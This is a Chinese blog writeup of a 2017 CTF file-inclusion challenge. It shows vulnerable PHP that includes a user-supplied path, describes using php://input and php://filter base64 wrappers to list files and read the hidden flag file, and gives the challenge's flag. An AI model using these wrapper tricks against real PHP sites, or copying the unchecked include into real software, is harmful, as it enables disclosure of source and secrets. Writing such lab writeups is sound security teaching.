“百度杯”CTF比赛 2017 二月场 文件包含漏洞 writeup

原创

VVeaker 于 2020-09-24 18:09:33 发布 119 收藏

分类专栏： WP 文章标签： php 安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/u011250160/article/details/108780094

版权

WP 专栏收录该内容


32 篇文章 0 订阅

订阅专栏

1：利用php://input协议查看当前目录下的文件

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```


dle345aae.php index.php phpinfo.php phpinfo.php



2：利用php://filter/read=convert.base64-encode/resource=dle345aae.php查看dle345aae.php文件的内容

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```

PD9waHAgCiRmbGFnPSJmbGFne2RiZTMyYzA4LTUxYmUtNGYzZC05ZjFjLWQ0MDFjODhkY2I0YX0iOwo=



3：base64解码得到flag

文字加密解密 | MD5加密/解密 | URL加密 | JS加/解密 | JS混淆加密压缩 | ESCAPE加/解密 | BASE64 | 散列/哈希 | 迅雷，快车，旋风URL加解密

```
<?php
$flag="flag{dbe32c08-51be-4f3d-9f1c-d401c88dcb4a}";
```

PD9waHAgCiRmbGFnPSJmbGFne2RiZTMyYzA4LTUxYmUtNGYzZC05ZjFjLWQ0MDFjODhkY2I0YX0iOwo=